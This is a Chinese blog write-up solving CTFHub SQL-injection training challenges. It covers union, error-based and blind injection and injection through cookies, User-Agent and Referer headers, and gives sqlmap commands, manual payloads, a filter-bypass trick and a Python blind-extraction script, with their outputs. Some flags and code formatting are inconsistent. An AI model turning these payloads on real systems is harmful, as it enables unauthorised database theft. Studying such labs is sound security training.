




# Ctfhub解题 web SQL注入(全部完整版)

原创

[一个平凡de人](#)  于 2021-03-15 22:57:58 发布  1684  收藏 46

分类专栏: [《从0到1: CTFer成长之路》](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_46703850/article/details/114792127](https://blog.csdn.net/weixin_46703850/article/details/114792127)

版权



[《从0到1: CTFer成长之路》](#) 专栏收录该内容

39 篇文章 20 订阅

订阅专栏

## Ctfhub解题 web SQL注入

## 1.整数型注入

方法一:sqlmap注入

方法二:手工注入

## 2.字符型注入

方法一:sqlmap注入

方法二:手工注入

## 3.报错注入

方法一:sqlmap注入

方法二:手工注入

## 4.布尔盲注

方法一:sqlmap注入

方法二:脚本注入

## 5.时间盲注

方法一:sqlmap注入

## 6.MySQL结构

方法一:sqlmap注入

方法二:手工注入

## 7.Cookie注入

方法一:sqlmap注入

方法二:手工注入

## 8.UA注入

方法:手工注入

## 9.Refer注入

方法一:sqlmap注入

方法二:手工注入

## 10.过滤空格

方法:手工注入

介绍:记录解题过程

行首输入 <3 得:

♥□

♥□

♥□

## 1.整数型注入

题目描述:通常认为容易被别人(他们有可能对你很了解)猜测到或被破解工具破解的口令均为弱口令。

## 方法一:sqlmap注入

好用不过sqlmap,直接扫:

<1>.sqlmap爆当前数据库信息

```
python sqlmap.py -u "http://challenge-f6ea6271f47a5c21.sandbox.ctfhub.com:10080/?id=1" --current-db
```

```
[16:29:30] [INFO] fetching current database
current database: 'sqli'
```

用sqlmap爆出库名:sqli

<2>.sqlmap.列出指定数据库所有的表名

```
python sqlmap.py -u "http://challenge-f6ea6271f47a5c21.sandbox.ctfhub.com:10080/?id=1" -D sqli --tables
```

```
[16:30:07] [INFO] retrieved: 'news'
[16:30:08] [INFO] retrieved: 'flag'
Database: sqli
[2 tables]
+-----+
| flag |
| news |
+-----+
```

用sqlmap爆出表名:flag,news

♥□

<3>.sqlmap 列出指定表名的所有列名

```
python sqlmap.py -u "http://challenge-f6ea6271f47a5c21.sandbox.ctfhub.com:10080/?id=1" -D sqli -T flag --columns
```

```
Database: sqli
Table: flag
[1 column]
+-----+-----+
| Column | Type          |
+-----+-----+
| flag   | varchar(100) |
+-----+-----+
```

用sqlmap爆出列名: flag

<4>.sqlmap 打印输出表名指定列名字段的值数据

```
python sqlmap.py -u "http://challenge-f6ea6271f47a5c21.sandbox.ctfhub.com:10080/?id=1" -D sqli -T flag -C flag --dump
```

拿到flag:

```
Database: sqli
```

```
Table: flag
```

```
[1 entry]
```

```
+-----+
| flag          |
+-----+
| ctfhub{c738d407d82740b4fa840800} |
+-----+
```

## 方法二:手工注入

<1>.使用order by n 语句查询字段数

```
1 order by 2
```

```
select * from news where id=1 order by 2
```

```
ID: 1
```

```
Data: ctfhub
```

<2>.使用union联合查询检测信息回显位置

```
id=-1 union select 1,2
```

```
select * from news where id=id=-1 union select 1,2
```

```
ID: 1
```

```
Data: 2
```

<3>.获取当前数据库名

```
id=-1 union select 1,database()
```

```
select * from news where id=id=-1 union select 1,database()
```

```
ID: 1
```

```
Data: sqli
```

<4>.查询数据库sqli表名

```
-1 union select 1,group_concat(table_name)from information_schema.tables where table_schema='sqli'
```

```
select * from news where id=-1 union select 1,group_concat(table_name)from information_schema.tables where table_schema='sqli'
```

```
ID: 1
```

```
Data: news,flag
```

<5>.获取flag列所有字段名

```
-1 union select 1,group_concat(column_name) from information_schema.columns where table_schema='sqli' and table_name='flag'
```

```
select * from news where id=-1 union select 1,group_concat(column_name) from information_schema.columns where table_schema='sqli' and table_name='flag'
```

```
ID: 1
```

```
Data: flag
```

<6>.获取指定数据库的表的列的内容

```
-1 union select 1,group_concat(flag) from sqli.flag
```

```
-1 union select * from news where id=-1 union select 1,group_concat(flag) from sqli.flag
ID: 1
Data: ctfhub{9e78719b9f362a4058891f1f}
```

## 2.字符型注入

题目描述:通常认为容易被别人（他们有可能对你很了解）猜测到或被破解工具破解的口令均为弱口令。

### 方法一:sqlmap注入

同 [整数型注入] 的 [方法一:sqlmap注入] 完全相同  
拿到flag:

```
ctfhub{c738d407d82740b4fa840800}
```

### 方法二:手工注入

<1>.使用order by n 语句查询字段数

```
1' order by 2#
```

```
select * from news where id='1' order by 2#'
ID: 1
Data: ctfhub
```

<2>.使用union联合查询检测信息回显位置

```
-1' union select 1,2#
```

```
select * from news where id='-1' union select 1,2#'
ID: 1
Data: 2
```

<3>.获取当前数据库名

```
-1' union select 1,database()#
```

```
select * from news where id='-1' union select 1,database()#'
ID: 1
Data: sqli
```

<4>.查询数据库sqli表名

```
-1' union select 1,group_concat(table_name) from information_schema.tables where table_schema='sqli'#
```

```
select * from news where id='-1' union select 1,group_concat(table_name)from information_schema.tables where table_schema='sqli'#'
ID: 1
Data: news,flag
```

<5>.获取flag列所有字段名

```
-1' union select 1,group_concat(column_name)from information_schema.columns where table_schema='sqli' and table_name='flag'#
```

```
select * from news where id='-1' union select 1,group_concat(column_name) from information_schema.columns where table_schema='sqli' and table_name='flag'#'
ID: 1
Data: flag
```

<6>.获取指定数据库的表的列的内容(得到flag)

```
-1' union select 1,group_concat(flag) from sqli.flag#
```

```
select * from news where id='-1' union select 1,group_concat(flag) from sqli.flag#'
ID: 1
Data: ctfhub{d377c961dd1502e2343960ef}
```

## 3.报错注入

### 方法一:sqlmap注入

同 [整数型注入] 的 [方法一:sqlmap注入] 完全相同

```
python sqlmap.py -u "http://challenge-edf7e3fef5ffee34.sandbox.ctfhub.com:10080/?id=-1" -D sqli -T flag -C flag --dump
```

```
Database: sqli
Table: flag
[1 entry]
+-----+
| flag |
+-----+
| ctfhub{74a09bf882367b22ea960956} |
+-----+
```

### 方法二:手工注入

<1>.查询当前使用的数据库:

```
-1 union select updatexml(1, concat(0x7e, database(),0x7e),1)
```

```
select * from news where id=1 union select updatexml(1, concat(0x7e, database(),0x7e),1)
查询错误: XPATH syntax error: '~sqli~'
```

<2>.查询数据库表名:

```
-1 union select updatexml(1, concat(0x7e,( select( group_concat( table_name))from information_schema.tables where table_schema="sqli"),0x7e),1)
```

```
select * from news where id=-1 union select updatexml(1, concat(0x7e,( select( group_concat( table_name))from information_schema.tables where table_schema="sqli"),0x7e),1)
查询错误: XPATH syntax error: '~news,flag~'
```

<3>.获取表的字段名:

```
where table_schema='sqli' and table_name='flag'#
-1 union select updatexml(1, concat(0x7e,( select( group_concat(column_name))from information_schema.columns where table_schema='sqli' and table_name='flag'),0x7e),1)
```

```
select * from news where id=-1 union select updatexml(1, concat(0x7e,( select( group_concat(column_name))from information_schema.columns where table_schema='sqli' and table_name='flag'),0x7e),1)
```

查询错误: XPATH syntax error: '~flag~'

<4>.获取指定数据库的表的列的内容(得到flag):

```
-1 union select updatexml(1, concat(0x7e,( select( group_concat(flag)) from sqli.flag),0x7e),1)
```

```
select * from news where id=-1 union select updatexml(1, concat(0x7e,( select( group_concat(flag)) from sqli.flag),0x7e),1)
```

查询错误: XPATH syntax error: '~ctfhub{74a09bf882367b22ea960956}'

<5>.加上 } 得到flag:

```
ctfhub{74a09bf882367b22ea960956}
```

## 4.布尔盲注

### 方法一:sqlmap注入

同 [整数型注入] 的 [方法一:sqlmap注入] 完全相同

```
python sqlmap.py -u "http://challenge-e75692400832da81.sandbox.ctfhub.com:10080/?id=1" -D sqli -T flag -C flag --dump
```

```
[20:02:24] [ERROR] invalid character detected. retrying..
```

```
[20:02:24] [WARNING] increasing time delay to 2 seconds
```

```
hub{aa7bab6b0dd1a301df6a345d}
```

```
Database: sqli
```

```
Table: flag
```

```
[1 entry]
```

```
+-----+
| flag                |
+-----+
| ctfhub{aa7bab6b0dd1a301df6a345d} |
+-----+
```

### 方法二:脚本注入

- 参考  
SQL盲注注入——布尔型
- python脚本如下,换一下payload就可以测了

```
import requests
```

```
class InjeSql(object):
```

```
    def __init__(self, url, payload_length, payload_Data, name, conditions, name_length, max_len=12):
```

```
        self.url = url
```

```
        self.payload_length = payload_length
```

```
        self.payload_Data = payload_Data
```

```
        self.max_len = max_len # 数据库名、表名等长度上限
```

```
        self.conditions = conditions
```

```
        self.name = name
```

```
        self.name_length = name_length
```

```

def getLength(self):
    for i in range(1, self.max_len):
        payload = self.payload_length % i
        r = requests.get(self.url + payload + '%23')

        if self.conditions in r.text:
            self.name_leng = i
            print(self.name+"的长度是", i)
            break

def getData(self):
    name = ''
    for j in range(1, self.name_length + 1):
        for i in 'abcdefghijklmnopqrstuvwxyz{0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ}':
            url = self.url + self.payload_Data % (j, i)
            r = requests.get(url + '%23')
            if 'query_success' in r.text:
                name = name + i
                print(name)
                break
    print(self.name+":"+name)

if __name__ == '__main__':
    # 换成自己的url
    url = ""
    # 注意修改payload中数据库名、表名等数据
    payloads_length = [
        # 0. 数据库的长度
        " and length(database())>%s",
        # 1. 表的数量
        " and (select count(table_name) from information_schema.tables where table_schema='sqli')>%s",
        # 2. 开始猜解flag表的字段数
        " and (select count(column_name) from information_schema.columns where table_name='flag')>%s"
    ]
    payloads_Data = [
        # 0. 数据库的名称:
        " and substr(database(),%d,1)='%s'",
        # 1. 第一张表的名称:
        " and substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),%d,1)='%s'",
        # 2. 第二张表的名称:
        " and substr((select table_name from information_schema.tables where table_schema=database() limit 1,1),%d,1)='%s'",
        # 3. 字段名称
        " and substr((select column_name from information_schema.columns where table_name='flag'),%d,1)='%s'",
        # 4. flag:
        " and substr((select * from sqli.flag where id=1),%d,1)='%s'"
    ]
    names = [
        "数据库名",
        "表名1",
        "表名2",
        "字段名",
        "flag"
    ]
    conditions = 'query_error'
    conditions2 = 'query_success'
    name_length = 32 #数据长度

```



```
# 想测什么换下下标就行
injesql = InjeSql(url=url, payload_length=payloads_length[0], payload_Data=payloads_Data[4], name=names[3],
name_length=name_length, conditions=conditions)
# injesql.getLength() # 测长度
injesql.getData() # 测数据
```

- 输出

```
c
ct
ctf
ctfh
ctfhu
ctfhub
ctfhub{
ctfhub{5
ctfhub{59
ctfhub{594
ctfhub{594f
ctfhub{594f8
ctfhub{594f87
ctfhub{594f87f
ctfhub{594f87fe
ctfhub{594f87fec
ctfhub{594f87fec9
ctfhub{594f87fec92
ctfhub{594f87fec927
ctfhub{594f87fec927a
ctfhub{594f87fec927ab
ctfhub{594f87fec927ab7
ctfhub{594f87fec927ab77
ctfhub{594f87fec927ab77c
ctfhub{594f87fec927ab77c4
ctfhub{594f87fec927ab77c4a
ctfhub{594f87fec927ab77c4a6
ctfhub{594f87fec927ab77c4a62
ctfhub{594f87fec927ab77c4a62b
ctfhub{594f87fec927ab77c4a62b3
ctfhub{594f87fec927ab77c4a62b3e
ctfhub{594f87fec927ab77c4a62b3e}
字段名:ctfhub{594f87fec927ab77c4a62b3e}

Process finished with exit code 0
```

- 测试这个脚本用了不少金币,先用sqlmap做sql注入回点血.
- 参考:  
[CTFHub-web\(sql布尔盲注\)](#)

## 5.时间盲注

### 方法一:sqlmap注入

同 [整数型注入] 的 [方法一:sqlmap注入] 完全相同

```
python sqlmap.py -u "http://challenge-90bbb7ffa6ae6924.sandbox.ctfhub.com:10080/?id=1" -D sqli -T flag -C flag --dump
```

```
[13:12:21] [WARNING] increasing time delay to 4 seconds
1356e492b00ab5a123f0d}
Database: sqli
Table: flag
[1 entry]
+-----+
| flag          |
+-----+
| ctftHub{7d81356e492b00ab5a123f0d} |
+-----+
```

## 6.MySQL结构

### 方法一:sqlmap注入

同 [整数型注入] 的 [方法一:sqlmap注入] 基本完全相同,表名和字段名改变

```
python sqlmap.py -u "http://challenge-aa654cf5a8fcb567.sandbox.ctfhub.com:10080/?id=-1" -D sqli -T zxsnejfyfz -C yizrnueyh --dump
```

```
[15:36:31] [INFO] fetching entries of column(s) 'yizrnueyh' for table 'zxsnejfyfz' in database 'sqli'
Database: sqli
Table: zxsnejfyfz
[1 entry]
+-----+
| yizrnueyh     |
+-----+
| ctftHub{08f40378c81640a69631d792} |
+-----+
```

### 方法二:手工注入

1. 输入一个1, 发现有两个注入点

```
1
```

```
select * from news where id=1
ID: 1
Data: ctftHub
```

2. 验证这两个注入点

```
-1 union select 1,2
```

```
select * from news where id=-1 union select 1,2
ID: 1
Data: 2
```

3. 得到数据库名称 `sqli`

```
-1 union select database(),1
```

```
select * from news where id=-1 union select database(),1
ID: sqli
Data: 1
```

4. 得到数据库中的表名称 `news`, `zxsnejfyfz`

```
-1 union select 1,group_concat(table_name) from information_schema.tables where table_schema='sqli'
```

```
select * from news where id=-1 union select 1,group_concat(table_name) from information_schema.tables where table_schema='sqli'
ID: 1
Data: zxsnejfyfz,news
```

5. 查询表中的字段名称 `yizrnueyh`

```
-1 union select 1,group_concat(column_name) from information_schema.columns where table_name='zxsnejfyfz'
```

```
select * from news where id=-1 union select 1,group_concat(column_name) from information_schema.columns where table_name='zxsnejfyfz'
ID: 1
Data: yizrnueyh
```

6. 查询对应字段的值，得到flag

```
-1 union select 1,group_concat(yizrnueyh) from zxsnejfyfz
```

```
select * from news where id=-1 union select 1,group_concat(yizrnueyh) from zxsnejfyfz
ID: 1
Data: ctftHub{08f40378c81640a69631d792}
```

## 7.Cookie注入

- 所谓Cookie注入自然注入在Cookie
- 

### 方法一:sqlmap注入

1. sqlmap爆当前数据库信息

```
python sqlmap.py -u "http://challenge-526d43d58d8ce040.sandbox.ctftHub.com:10080" --cookie "id=1" --current-db
```

```
current database: 'sqli'
```

- 用sqlmap爆出库名:sqli

2. sqlmap.列出指定数据库所有的表名

```
python sqlmap.py -u "http://challenge-526d43d58d8ce040.sandbox.ctftHub.com:10080" --cookie "id=1" -D sqli --table
5
```

```
[20:22:43] [WARNING] reflective value(s) found and filtering out
[20:22:44] [INFO] retrieved: 'iamtbshgib'
[20:22:45] [INFO] retrieved: 'news'
Database: sqli
[2 tables]
+-----+
| iamtbshgib |
| news       |
+-----+
```

- 用sqlmap爆出表名:iamtbshgib,news

### 3. sqlmap 列出指定表名的所有列名

```
python sqlmap.py -u "http://challenge-526d43d58d8ce040.sandbox.ctfhub.com:10080" --cookie "id=1" -D sqli -T iamtbshgib --columns
```

```
Database: sqli
Table: iamtbshgib
[1 column]
+-----+-----+
| Column | Type |
+-----+-----+
| oovatvbvcs | varchar(100) |
+-----+-----+
```

### 4. sqlmap 打印输出表名指定列名字段的值数据（得到flag）

```
python sqlmap.py -u "http://challenge-526d43d58d8ce040.sandbox.ctfhub.com:10080" --cookie "id=1" -D sqli -T iamtbshgib -C oovatvbvcs --dump
```

```
Database: sqli
Table: iamtbshgib
[1 entry]
+-----+-----+
| oovatvbvcs |
+-----+-----+
| ctfhub{24f3fd0468cb90af950a103a} |
+-----+-----+
```

## 方法二:手工注入

### 1. 判断注入点

```
id=-1 union select 1,2
```

请求

Raw Params Headers Hex

Pretty 原始 ln Actions

```

1 GET / HTTP/1.1
2 Host: challenge-5fec21f4fc7778a7.sandbox.ctfhub.com:10080
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121
Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Cookie: id=-1 union select 1,2| hint=
id%E8%BE%93%E5%85%A5%E8%AF%95%E8%AF%95%EF%BC%9F
10 Connection: close
11
12

```

响应

Raw Headers Hex

Pretty 原始 Render ln Actions

## Cookie注入

这次的输入点变了。尝试找找Cookie吧

```

select * from news where id=-1 union select 1,2

```

ID: 1  
Data: 2

[https://blog.csdn.net/weixin\\_46703850](https://blog.csdn.net/weixin_46703850)

## 2. 爆当前数据库信息

```
id=-1 union select database(),1
```

请求

Raw Params Headers Hex

Pretty 原始 ln Actions

```

1 GET / HTTP/1.1
2 Host: challenge-5fec21f4fc7778a7.sandbox.ctfhub.com:10080
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121
Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Cookie: id=-1 union select database(),1| hint=
id%E8%BE%93%E5%85%A5%E8%AF%95%E8%AF%95%EF%BC%9F
10 Connection: close
11
12

```

响应

Raw Headers Hex

Pretty 原始 Render ln Actions

## Cookie注入

这次的输入点变了。尝试找找Cookie吧

```

select * from news where id=-1 union select database(),1

```

ID: sqli  
Data: 1

[https://blog.csdn.net/weixin\\_46703850](https://blog.csdn.net/weixin_46703850)

## 3. 列出指定数据库所有的表名 fayeenrutk,news

```
-1 union select 1,group_concat(table_name) from information_schema.tables where table_schema='sqli'
```

请求

Raw Params Headers Hex

Pretty 原始 ln Actions

```

1 GET / HTTP/1.1
2 Host: challenge-5fec21f4fc7778a7.sandbox.ctfhub.com:10080
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121
Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Cookie: id=-1 union select 1,group_concat(table_name) from
information_schema.tables where table_schema='sqli';| hint=
id%E8%BE%93%E5%85%A5%E8%AF%95%E8%AF%95%EF%BC%9F
10 Connection: close
11
12

```

响应

Raw Headers Hex

Pretty 原始 Render ln Actions

## Cookie注入

这次的输入点变了。尝试找找Cookie吧

```

select * from news where id=-1 union select
1,group_concat(table_name) from information_schema.tables
where table_schema='sqli'

```

ID: 1  
Data: fayeenrutk,news

[https://blog.csdn.net/weixin\\_46703850](https://blog.csdn.net/weixin_46703850)


#### 4. 列出指定表名的所有列名

```
1 union select 1,group_concat(column_name) from information_schema.columns where table_name='fayeenrutk'
```

```
</br>ID: 1</br>Data: pvr1sevgkk
```

#### 5. 查询对应字段的值，得到flag:

```
1 union select 1,group_concat(pvr1sevgkk) from fayeenrutk
```



```
</br>ID: 1</br>Data: ctfhub{c20ee6dfbd5751a76e4b8e3b}
```

## 8.UA注入



[https://blog.csdn.net/weixin\\_46703850](https://blog.csdn.net/weixin_46703850)

### 方法:手工注入

#### 1. 判断注入点

```
User-Agent: -1 union select 1,2
```

```
<code>select * from news where id=-1 union select 1,2</code></br>ID: 1</br>Data: 2 </div>
```

#### 2. 当前数据库信息

```
User-Agent:-1 union select database(),1
```

```
<code>select * from news where id=-1 union select database(),1</code></br>ID: sqli</br>Data: 1 </div>
```

3. 列出指定数据库所有的表名 `kpbcjivbfe,news`

```
User-Agent:-1 union select 1,group_concat(table_name) from information_schema.tables where table_schema='sqli'
```

```
</br>ID: 1</br>Data: kpbcjivbfe,news </div>
```

4. 列出指定表名的所有列名

```
User-Agent:-1 union select 1,group_concat(column_name) from information_schema.columns where table_name='kpbcjivbfe'
```

```
</br>ID: 1</br>Data: amwoovogxz </div>
```

5. 查询对应字段的值,得到flag:

```
User-Agent:-1 union select 1,group_concat(amwoovogxz) from kpbcjivbfe
```

The screenshot shows a web browser's developer tools interface. The 'Request' tab is active, displaying the following details:

- Method: GET / HTTP/1.1
- Host: challenge-35c71d667f6de828.sandbox.ctfhub.com:10080
- Cache-Control: max-age=0
- Upgrade-Insecure-Requests: 1
- User-Agent: -1 union select 1,group\_concat(amwoovogxz) from kpbcjivbfe
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=3;q=0.9
- Accept-Encoding: gzip, deflate
- Accept-Language: zh-CN,zh;q=0.9
- Connection: close

The 'Response' tab is also active, showing a page with the following content:

### UA注入

输入点在User-Agent, 试试吧

```
select * from news where id=-1 union select 1,group_concat(amwoovogxz) from kpbcjivbfe
```

ID: 1

Data: ctfhub{55c2a9bc9ed54e809154eed0}

[https://blog.csdn.net/weixin\\_46703850](https://blog.csdn.net/weixin_46703850)

```
</br>ID: 1</br>Data: ctfhub{55c2a9bc9ed54e809154eed0} </div>
```

## 9.Refer注入

### 方法一:sqllmap注入

- 前面步骤大体同上


```
python sqllmap.py -u "http://challenge-817afd01550c6ba1.sandbox.ctfhub.com:10080/" --level 5 -p referer -D sqli -T qpwqsdpqwl -C nfiqbdpovy --dump
```

- 得到flag(扫描时间较长,不建议)

## 方法二:手工注入

- 利用Postman

包信息中并没有referer字段, 添加referer字段, 进行注入



包信息中并没有referer字段, 添加referer字段, 进行注入

KEY	VALUE	DESCRIPTION
<input checked="" type="checkbox"/> referer	1	
<input type="checkbox"/> cookie	.ejwdikEKgCAQAL8SXIYvQl2CviKxbGoRmCtZhxD_nnUbZ...	
<input type="checkbox"/> Content-Type	application/json	
Key	Value	Description

Status: 200 OK Time: 206 ms Size: 722 B Download

Refer注入

请在referer输入ID

```
select * from news where id=1
ID: 1
Data: ctfhub
```

[https://blog.csdn.net/welxin\\_46703859](https://blog.csdn.net/welxin_46703859)

判断注入点

```
-1 union select 1,2
```

```
select * from news where id=-1 union select 1,2
ID: 1
Data: 2
```

### 2. 当前数据库信息

```
-1 union select database(),1
```

```
select * from news where id=-1 union select database(),1
ID: sqli
Data: 1
```

### 3. 列出指定数据库所有的表名

```
-1 union select 1,group_concat(table_name) from information_schema.tables where table_schema='sqli'
```

```
select * from news where id=-1 union select 1,group_concat(table_name) from information_schema.tables where table_schema='sqli'
ID: 1
Data: news,qpwqsdpqw1
```

得到表名 `news,qpwqsdpqw1`

### 4. 列出指定表名的所有列名

```
-1 union select 1,group_concat(column_name) from information_schema.columns where table_name='qpwqsdpqw1'
```



```
select * from news where id=-1 union select 1,group_concat(column_name) from information_schema.columns where table_name='qpwqsdpqw1'
ID: 1
Data: nfibqdpovy
```

得到列名 `nfibqdpovy`

5. 查询对应列名的值，得到flag:

```
-1 union select 1,group_concat(nfibqdpovy) from qpwqsdpqw1
```

The screenshot shows a web browser's developer tools interface. The 'Headers' tab is selected, displaying a table of request headers. The 'referer' header is checked and its value is '-1 union select 1,group\_concat(nfibqdpovy) from qpwqsdpqw1'. The status bar at the bottom indicates a successful request (200 OK) with a response time of 236 ms and a size of 786 B.

KEY	VALUE	DESCRIPTION
<input checked="" type="checkbox"/> referer	-1 union select 1,group_concat(nfibqdpovy) from qpwqsdpqw1	
<input type="checkbox"/> cookie	.ejwdikEKgCAQAL8SXIYvQl2CviKxbGoRmCtZhxD_nnUbZ...	
<input type="checkbox"/> Content-Type	application/json	
Key	Value	Description

## Refer注入

请在referer输入ID

```
select * from news where id=-1 union select 1,group_concat(nfibqdpovy) from qpwqsdpqw1
ID: 1
Data: ctftHub{cbfee74b7cd6a71feeb9aae5}
```

[https://blog.csdn.net/weixin\\_46703850](https://blog.csdn.net/weixin_46703850)

```
select * from news where id=-1 union select 1,group_concat(nfibqdpovy) from qpwqsdpqw1
ID: 1
Data: ctftHub{cbfee74b7cd6a71feeb9aae5}
```

## 10.过滤空格

方法:手工注入

- 开始用//和#试了一下发现不行，用/\*\*/可以

用 `/**/` 代替空格即可

1. 判断注入点

```
1/**/union/**/select/**/1,2
```

```
ID: 1
Data: 2
```

2. 当前数据库信息

```
1/**/union/**/select/**/database(),1
```

```
ID: sql1
Data: 1
```

### 3. 列出指定数据库所有的表名

```
-1/**/union/**/select/**/1,group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/table_schem
a='sql1'
```

```
ID: 1
Data: xktnrbprqv,news
```

得到表名 `xktnrbprqv,news1`

### 4. 列出指定表名的所有列名

```
-1/**/union/**/select/**/1,group_concat(column_name)/**/from/**/information_schema.columns/**/where/**/table_nam
e='xktnrbprqv'
```

```
ID: 1
Data: zixftcmntu
```

得到列名 `zixftcmntu`

### 5. 查询对应列名的值，得到flag:

```
-1/**/union/**/select/**/1,group_concat(zixftcmntu)/**/from/**/xktnrbprqv
```

```
http://challenge-bf1a8aa2a7acfb8d.sandbox.ctfhub.com:10080/?id=-1%2F**%2Funion%2F**%2Fselect%2F**%2F1%2Cgroup_concat%28zixftcmntu%29%2F**%2Ffrom%2F...
开发 CSDN 近期在用 CTF题库 网络安全目标墙_一...
```

## 过滤空格

ID 1/\*\*/union/\*\*/select/\*\*/1,group\_concat(zixftcmntu)/\*\*/from/\*\*/xktnrbprqv|

Search

ID: 1

Data: ctfhub{557830a13dcf2262eaad5c03}

[https://blog.csdn.net/weixin\\_46703850](https://blog.csdn.net/weixin_46703850)

```
ID: 1
Data: ctfhub{557830a13dcf2262eaad5c03}
```

#### • 完结撒心

- ♥ □
- ♥ □
- ♥ □
- ♥ □
- ♥ □
- ♥ □